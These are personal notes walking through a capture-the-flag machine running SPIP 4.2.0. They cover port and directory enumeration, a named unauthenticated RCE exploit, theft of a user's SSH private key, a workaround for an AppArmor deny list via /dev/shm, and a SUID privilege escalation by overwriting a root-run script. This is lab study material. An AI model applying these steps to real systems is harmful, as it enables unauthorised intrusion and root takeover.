





Publisher

Created by	 Kaio
Created time	@August 17, 2025 9:22 AM
Last edited by	 Kaio
Last updated time	@August 18, 2025 11:30 PM

Reconnaissance

TCP Scann

22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)

| ssh-hostkey:

| 3072 d8:3f:55:09:7d:07:62:cd:5b:94:8a:cd:94:2e:dd:82 (RSA)

| 256 d9:0c:ec:28:c6:ec:6a:09:16:3e:fe:c0:58:99:0c:e8 (ECDSA)

|_ 256 ac:66:9e:6b:9c:02:47:8c:0a:6d:55:a8:0b:15:9e:3d (ED25519)

80/tcp open http Apache httpd 2.4.41 ((Ubuntu))

|_http-title: Publisher's Pulse: SPIP Insights & Tips

|_http-server-header: Apache/2.4.41 (Ubuntu)

Aggressive OS guesses: Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (94%), ASUS RT-N56U WAP (Linux 3.4) (93%), Linux 3.16 (93%), Linux 2.6.32 (92%), Linux 3.1 - 3.2 (92%), Linux 3.11 (92%), Linux 3.2 - 4.9 (92%), Linux 3.5 (92%)

No exact OS matches for host (test conditions non-ideal).

Network Distance: 4 hops

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Accessing port http:




Page source = **nothing**

Using go buster to enumerate endpoints

```
/images      (Status: 301) [Size: 313] [→ http://10.201.87.58/images/]
/spip        (Status: 301) [Size: 311] [→ http://10.201.87.58/spip/]
```

Accessing `/spip`



Enumerate endpoints

/local	(Status: 301) [Size: 317] [→ http://10.201.87.58/spip/local/]
/vendor	(Status: 301) [Size: 318] [→ http://10.201.87.58/spip/vendor/]
/config	(Status: 301) [Size: 318] [→ http://10.201.87.58/spip/config/]
/tmp	(Status: 301) [Size: 315] [→ http://10.201.87.58/spip/tmp/]
/LICENSE	(Status: 200) [Size: 35147]
/IMG	(Status: 301) [Size: 315] [→ http://10.201.87.58/spip/IMG/]
/ecrire	(Status: 301) [Size: 318] [→ http://10.201.87.58/spip/ecrire/]
/prive	(Status: 301) [Size: 317] [→ http://10.201.87.58/spip/prive/]

Having two more directories

Enumerating `/ecrire`

/xml	(Status: 301) [Size: 322] [→ http://10.201.87.58/spip/ecrire/xml/]
/public	(Status: 301) [Size: 325] [→ http://10.201.87.58/spip/ecrire/public/]
/plugins	(Status: 301) [Size: 326] [→ http://10.201.87.58/spip/ecrire/plugins/]

/action ion/]	(Status: 301) [Size: 325] [→ http://10.201.87.58/spip/ecrire/act
/install all/]	(Status: 301) [Size: 326] [→ http://10.201.87.58/spip/ecrire/inst
/src c/]	(Status: 301) [Size: 322] [→ http://10.201.87.58/spip/ecrire/sr
/lang g/]	(Status: 301) [Size: 323] [→ http://10.201.87.58/spip/ecrire/lan
/exec ec/]	(Status: 301) [Size: 323] [→ http://10.201.87.58/spip/ecrire/ex
/base se/]	(Status: 301) [Size: 323] [→ http://10.201.87.58/spip/ecrire/ba
/inc c/]	(Status: 301) [Size: 322] [→ http://10.201.87.58/spip/ecrire/in
/auth h/]	(Status: 301) [Size: 323] [→ http://10.201.87.58/spip/ecrire/aut
/notifications notifications/]	(Status: 301) [Size: 332] [→ http://10.201.87.58/spip/ecrire/
/urls s/]	(Status: 301) [Size: 323] [→ http://10.201.87.58/spip/ecrire/url
/req q/]	(Status: 301) [Size: 322] [→ http://10.201.87.58/spip/ecrire/re
/genie nie/]	(Status: 301) [Size: 324] [→ http://10.201.87.58/spip/ecrire/ge

Enumerating `/prive`

/images ages/]	(Status: 301) [Size: 324] [→ http://10.201.87.58/spip/prive/im
/themes emes/]	(Status: 301) [Size: 324] [→ http://10.201.87.58/spip/prive/th
/lib	(Status: 301) [Size: 321] [→ http://10.201.87.58/spip/prive/lib/]
/javascript vascript/]	(Status: 301) [Size: 328] [→ http://10.201.87.58/spip/prive/ja

⇒ `/ecrire` is the most interesting place to hand on

That's a login page which lead to confusion

⇒ `spip version` : `[!] Version (in Headers) is: 4.2.0`

```
SPIP v4.2.0 - Remote Code Execution (Unauthen | php/webapps/51536.py
```

```
0 exploit/multi/http/spip_bigup_unauth_rce 2024-09-06
```

⇒ Got access - However, only a few minutes

```
pwd
/home/think
ls -la
total 48
drwxr-xr-x 8 think think 4096 Feb 10 2024 .
drwxr-xr-x 1 root root 4096 Dec 7 2023 ..
lrwxrwxrwx 1 root root 9 Jun 21 2023 .bash_history -> /dev/null
-rw-r--r-- 1 think think 220 Nov 14 2023 .bash_logout
-rw-r--r-- 1 think think 3771 Nov 14 2023 .bashrc
drwx----- 2 think think 4096 Nov 14 2023 .cache
drwx----- 3 think think 4096 Dec 8 2023 .config
drwx----- 3 think think 4096 Feb 10 2024 .gnupg
drwxrwxr-x 3 think think 4096 Jan 10 2024 .local
-rw-r--r-- 1 think think 807 Nov 14 2023 .profile
lrwxrwxrwx 1 think think 9 Feb 10 2024 .python_history -> /dev/null
drwxr-xr-x 2 think think 4096 Jan 10 2024 .ssh
lrwxrwxrwx 1 think think 9 Feb 10 2024 .viminfo -> /dev/null
drwxr-x--- 5 www-data www-data 4096 Dec 20 2023 spip
-rw-r--r-- 1 root root 35 Feb 10 2024 user.txt
```

```
cd .ssh
ls -la
total 20
drwxr-xr-x 2 think think 4096 Jan 10 2024 .
drwxr-xr-x 8 think think 4096 Feb 10 2024 ..
-rw-r--r-- 1 root root 569 Jan 10 2024 authorized_keys
-rw-r--r-- 1 think think 2602 Jan 10 2024 id_rsa
-rw-r--r-- 1 think think 569 Jan 10 2024 id_rsa.pub
```

Get the `id_rsa` in order to get access under user `think`

chmod 600 id_rsa → needs to have limited permission

```
# Remove specific file path rules
# Deny access to certain directories
deny /opt/ r,
deny /opt/** w,
deny /tmp/** w,
deny /dev/shm w,
deny /var/tmp w,
deny /home/** w,
/usr/bin/** mrix,
/usr/sbin/** mrix,
```

`/dev/shm` a read/writable directory

copy the `/bin/bash` which has root privilege into `/dev/shm`

then run bash

```
cd /dev/shm
cp /bin/bash .
./bash -p
```

⇒ I have permission to access the `/opt` folder

```
find / -type f -user root -perm /4000 2>/dev/null
```

```
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmccrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/sbin/pppd
/usr/sbin/run_container
/usr/bin/fusermount
/usr/bin/gpasswd
/usr/bin/chfn
/usr/bin/sudo
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/mount
/usr/bin/su
/usr/bin/newgrp
/usr/bin/pkexec
/usr/bin/umount
```

`/usr/sbin/run_container` match with the name of the scrip in `/opt`

Abusing the SUID binary

```
echo -e '#!/bin/bash\n/bin/bash -ip' > /opt/run_container.sh
```